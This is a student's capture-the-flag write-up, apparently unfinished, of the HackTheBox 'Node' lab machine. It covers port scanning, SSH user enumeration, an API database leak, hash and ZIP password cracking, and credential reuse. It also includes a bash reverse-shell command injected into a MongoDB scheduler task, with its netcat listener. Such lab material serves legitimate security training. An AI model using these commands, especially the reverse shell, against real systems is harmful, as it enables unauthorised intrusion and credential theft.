# Cracking HTB Machine: Node

> Offensive Technologies Course Project - Ahmed Nouralla



## Introduction

- HackTheBox is a CyberSecurity training platform providing boxes (virtual machine) to practice penetration testing skills.
- For this project, I chose the "Node" challenge. It's a medium-difficulty Linux box (rated 4.8)
- According to the box's description, it provides:
  - Focus on new software, poor configurations, and in-depth enumeration.
  - Easier start that gets progressively more difficult as more access is gained.
- After solving the box, we conclude that it covers many interesting areas:
  - Exploitation of a modern Node.js + MongoDB web application.
  - Encoding and compression, password cracking, and reverse hash lookups.
  - Low-level binary exploitation (buffer overflow) for privilege escalation.

## Background

- Node.js
- Express.js
- MongoDB
-

# Methodology

## 1. Reconnaissance

- Started with an initial `nmap` port scan. Pings were getting blocked, so I used `-Pn` flag.

```
ahmed@ahmed ~> nmap -Pn 192.168.122.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 04:32 MSK
Nmap scan report for 192.168.122.165
Host is up (0.00065s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
```

- Continued with advanced/aggressive scan against the open ports with service detection.

```
ahmed@ahmed ~> nmap -Pn -sV -p22,3000 192.168.122.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 04:33 MSK
Nmap scan report for 192.168.122.165
Host is up (0.0010s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
3000/tcp open  http    Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
ahmed@ahmed ~>
```

## 2. SSH Port

- Port 22 runs an older version of OpenSSH that is notably associated with CVE-2016-6210.


> sshd in OpenSSH before 7.3, when SHA256 or SHA512 are used for user password hashing, uses BLOWFISH hashing on a static password when the username does not exist, which allows remote attackers to **enumerate users** by leveraging the timing difference between responses when a large password is provided.


- I started an enumeration using metasploit `auxillary/scanner/ssh/ssh_enumusers` and wordlist `SecLists/Usernames/names.txt`. It was quite time consuming so I left it running in the background while looking through other artifacts. Initial results seemed promising.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.122.165:22 - SSH - Using malformed packet technique
[*] 192.168.122.165:22 - SSH - Checking for false positives
[*] 192.168.122.165:22 - SSH - Starting scan
[+] 192.168.122.165:22 - SSH - User 'bin' found
```


## 3. HTTP Port


- Port 3000 hosts a normal-looking app with a login button on top, clicking it redirects to a simple login form (no option to register).




- Chrome devtools show frontend source and Wappalyzer extension helps identifying technologies and versions.




- Fuzzing for hidden endpoints, no interesting findings. The ones discovered redirect back to `/`.


```
ahmed@ahmed ~ [1]> ffuf -u http://192.168.122.165:3000/FUZZ -fs 3861 -w /snap/seclists/737/Discovery/Web-Content/big.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.122.165:3000/FUZZ
 :: Wordlist         : FUZZ: /snap/seclists/737/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 3861
________________________________________________

assets                  [Status: 301, Size: 171, Words: 7, Lines: 10, Duration: 4ms]
partials                [Status: 301, Size: 175, Words: 7, Lines: 10, Duration: 4ms]
uploads                 [Status: 301, Size: 173, Words: 7, Lines: 10, Duration: 5ms]
vendor                  [Status: 301, Size: 171, Words: 7, Lines: 10, Duration: 5ms]
:: Progress: [20478/20478] :: Job [1/1] :: 3389 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
```

- Noticed an endpoint for `/api/users` in `profile.js`. It expects a user name

admin.js home.js login.js profile.js ×


```
1   var controllers = angular.module('controllers');
2
3   controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
4     $http.get('/api/users/' + $routeParams.username)
5       .then(function (res) {
6         $scope.user = res.data;
7       }, function (res) {
8         $scope.hasError = true;
9
10        if (res.status == 404) {
11          $scope.errorMessage = 'This user does not exist';
12        }
13        else {
14          $scope.errorMessage = 'An unexpected error occurred';
15        }
16      });
17  });
18
```

- If we didn't supply a user, a full database leak is returned!





- Passwords seem to be stored as unsalted SHA256 hashes. Three out of four were cracked on [hashes.com](hashes.com) (rainbow table service for reverse-hash lookups)


- Testing if these names are usable for SSH, we now know that `tom` and `mark` are valid targets. The passwords from cracked hashes didn't work for SSH however.



- Back to the login form, we managed to log-in successfully as an `admin` user with credentials `myP14ceAdm1nAcc0uNT:manchester`.




## 4. Source Code Analysis


- Backup file contained base64 string, decoding it yielded a password-protected ZIP archive.

```
ahmed@ahmed ~/Downloads> file myplace.backup
myplace.backup: ASCII text, with very long lines (65536), with no line terminators
ahmed@ahmed ~/Downloads> nano myplace.backup
ahmed@ahmed ~/Downloads> cat myplace.backup | base64 -d > out
ahmed@ahmed ~/Downloads> file out
out: Zip archive data, at least v1.0 to extract, compression method=store
ahmed@ahmed ~/Downloads> unzip out
Archive:  out
   creating: var/www/myplace/
[out] var/www/myplace/package-lock.json password:
```

- Brute-forcing archive password with `john-the-ripper` and `rockyou.txt` yielded results.

```
ahmed@ahmed ~/Downloads> john-the-ripper.zip2john 2>/dev/null out | tee out.hash
out:$pkzip$8*1*1*0*0*11*2938*27a5f708fddf3c665b25143b7181e84308*1*0*0*17*996a*49eb92d91ad57fbd9358f2b6
b4a6db9cce85d2b42*1*0*0*1f*b16f*498baf8abf238e84da19c8f0e8aee3912a7ecfa58223447b4d34ef00153c5f*1*0*0*2
6c16ab199*1*0*8*24*5083*49a0a64e9cb8583582f6fada1411d559d2fed62788a3e5e9769ec69033b6c92ac75beb99*1*0*0
7be3d179d00*2*0*11*5*118f1dfc*94cb*67*0*11*3d0f*4a99b599a6fe6e6bc23160c02c4ef6335e*$/pkzip$::out:var/w
/express/node_modules/qs/.eslintignore, var/www/myplace/node_modules/string_decoder/.npmignore, var/ww
s/ipaddr.js/.npmignore, var/www/myplace/node_modules/cookie-signature/.npmignore, var/www/myplace/node
js:out
ahmed@ahmed ~/Downloads> john-the-ripper out.hash --format=PKZIP --wordlist=john-the-ripper.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 20 OpenMP threads
Note: Passwords longer than 21 [worst case UTF-8] to 63 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:00:00 DONE (2025-04-24 05:42) 0g/s 155300p/s 155300c/s 155300C/s 12345..zhongguo
Session completed.
ahmed@ahmed ~/Downloads> john-the-ripper out.hash --format=PKZIP --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 20 OpenMP threads
Note: Passwords longer than 21 [worst case UTF-8] to 63 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
magicword        (out)
1g 0:00:00:00 DONE (2025-04-24 05:43) 33.33g/s 6826Kp/s 6826Kc/s 6826KC/s 2468101214161820..bluenote
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
ahmed@ahmed ~/Downloads>
```


- Extracting the archive given the password, we obtain the server-side source code of the app. Didn't have to poke much before finding the mongodb connection string in plain.



- The database port is not exposed. Yet we notice the same user `mark` found above in the API leak.

## 5. Initial Foothold

- The database password obtained above worked for SSH to `mark`!




- Checking the content of the home directory, we see `user.txt` flag is present in `tom`'s directory, but only readable by members of `tom` group (current user `mark` is not a member of that group).

```
mark@node:/home$ la
frank  mark  tom
mark@node:/home$ la frank/
.bash_logout  .bashrc  .profile
mark@node:/home$ la mark/
.bash_logout  .bashrc  .cache  .dbshell  .mongorc.js  .profile
mark@node:/home$ la tom/
.bash_logout  .bashrc  .cache  .config  .dbshell  .mongorc.js  .nano  .npm  .profile  user.txt
mark@node:/home$ ll tom/user.txt
-rw-r----- 1 root tom 33 Sep  3  2017 tom/user.txt
```

- Listing the processes running under `tom`'s account, we see the `app.js` obtained earlier and another `scheduler/app.js` script.

```
mark@node:/home$ ps aux | grep tom
tom       1074  0.0  1.9 1008052 40588 ?       Ssl  04:53   0:01 /usr/bin/node /var/scheduler/app.js
tom       1076  0.0  2.0 1019880 42760 ?       Ssl  04:53   0:01 /usr/bin/node /var/www/myplace/app.js
mark      1419  0.0  0.0  14228   972 pts/0    S+   05:15   0:00 grep --color=auto tom
mark@node:/home$ cat /var/scheduler/app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
mark@node:/home$
```

- Script behavior:
  - Connect to a `scheduler` database in mongo (connect as `mark`)
  - Fail in case of connection errors
  - Run the following logic on a schedule (every 30 seconds)
    - Read string commands from `tasks` collection
    - Execute the commands (under the process owner; i.e., `tom`)
    - Delete the string from the collection.
- This gives an opportunity to run arbitrary commands as `tom`! How about a reverse shell?

```
mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> show collections
tasks
> db.tasks.find()
> db.tasks.insert({"cmd": "bash -c 'bash -i >& /dev/tcp/192.168.122.1/4444 0>&1'"})
WriteResult({ "nInserted" : 1 })
>
```

- After a while, our listener was contacted and we obtained a shell as `tom`, allowing us to read the `user` flag!

```
ahmed@ahmed ~> nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.122.165 34622
bash: cannot set terminal process group (1074): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ cat ~/user.txt
cat ~/user.txt
e1156[redacted]
tom@node:/$
```

### 6. Privilege Escalation

## Discussion

Lessons learned (Offensive Side):

- ...

Lessons learned (Defensive Side)

- ...

## Conclusion

## References

- https://www.hackthebox.com/machines/
- https://app.hackthebox.com/machines/Node
- https://www.vulnhub.com/entry/node-1,252/
- https://www.revshells.com/
- https://www.hashes.com/
-

## Appendix: Tool Installations

- APT (System Packages)

```
sudo apt update
sudo apt install nmap wfuzz dirsearch
```

- Pipx (Python Packages)

```
sudo apt install pipx
pipx install dirsearch
```

- Snap (Sandboxed Packages)

```
sudo snap install seclists john-the-ripper metasploit-framework
```